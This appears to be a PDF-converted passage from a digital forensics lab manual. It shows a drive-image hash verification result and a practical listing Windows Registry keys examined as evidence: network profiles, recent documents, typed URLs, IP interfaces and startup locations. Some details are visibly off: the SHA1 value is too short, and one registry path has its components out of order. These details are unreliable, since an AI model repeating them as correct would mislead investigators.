
Start Cancel



**Drive/Image Verify Results**

|                  |                                    |          |
|------------------|------------------------------------|----------|
| Name             |                                    | msc3.ad1 |
| <b>MD5 Hash</b>  |                                    |          |
| Computed hash    | 66573e5175fc28a69c05e7b934633709   |          |
| Report Hash      | 66573e5175fc28a69c05e7b934633709   |          |
| Verify result    | Match                              |          |
| <b>SHA1 Hash</b> |                                    |          |
| Computed hash    | ecf04bad01cd2833324ec8140a77b1e5c1 |          |
| Report Hash      | ecf04bad01cd2833324ec8140a77b1e5c1 |          |
| Verify result    | Match                              |          |

Close








## Practical – 9 : Registry Editor


### Accessing the Registry

Type regedit in Start→Search




### Wireless Evidence in the Registry

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList\Profiles




## The RecentDocs Key

**HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs**









## TypedURLs Key

HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\TypedURLs




## IP Addresses

HKEY\_LOCAL\_MACHINE\System\Services\CurrentControlSet\services\Tcpip\Parameters\Interface  
S




## Start Up Locations in the Registry

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run




## RunOnce Startup

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce




## Start Up Services

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services




## Start Legacy Applications

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\WOW



